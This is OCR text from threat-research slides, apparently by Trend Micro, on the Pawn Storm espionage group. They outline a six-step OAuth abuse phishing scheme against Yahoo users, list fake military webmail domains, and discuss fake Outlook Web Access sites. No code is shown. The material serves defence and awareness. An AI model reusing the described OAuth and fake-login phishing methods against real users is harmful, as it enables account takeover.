


OAuth abuse




TREND MICRO

OAuth abuse against Yahoo users





OAuth abuse against Yahoo users



TREND MICRO

OAuth abuse against Yahoo users




1
Pawn Storm creates a rogue application and signs it up for OAuth with a webmail provider
2
Pawn Storm's app gets through the basic security checks from the webmail provider—now the threat actors can use it in a phishing scheme
3
The target receives a fraudulent email with a link to the OAuth request page of the rogue app
4
The request page will prompt the target to allow or authorize OAuth for the rogue app
5
If OAuth is authorized for the rogue app, Pawn Storm has access to the targets email account
6
Even if the target changes the password to the email account, the rogue app still has OAuth access—the token needs to be revoked


phishing – more advanced

Pawn Storm is also targeting high profile companies **directly** with fake OWA servers


TREND MICRO

phishing – NATO armed forces

webmail-mil.dk



webmail.exerclto.pt



web.mailmil.lv

webmail-mil.gr

TREND MICRO

targeted phishing by Pawn Storm

the list of phishing domain is endless

and will continue to grow

root cause

TREND MICRO

too many webmail servers

too many webmail servers of critical organizations online…

TREND MICRO

too many OWA servers

why is it dangerous to expose your webmail to the internet?

how do targets open fake OWA?

Operation Pawn Storm has an extremely simple trick to lead targets to the fake OWA site

Read more on Trend Micro's blog – Oct 24 2014

Oct
24

Operation Pawn Storm: Putting Outlook Web Access Users at Risk


7:04 am (UTC-7) | by Feike Hacquebord (Senior Threat Researcher)

Share Recommend 31 Tweet 427 g+1 8

In our recently released report, Operation Pawn Storm, we talked about an operation that involved three attack scenarios. For this post, we will talk about the third scenario: phishing emails that redirect victims to fake Outlook Web Access login pages.

What's most notable about this is that it is simple, effective, and can be easily replicated. Through one line of simple Javascript code, the millions of Outlook Web Access (OWA) users are placed at risk of becoming a victim of a clever

Academi aka Blackwater



Academi – phishing site

Academi example

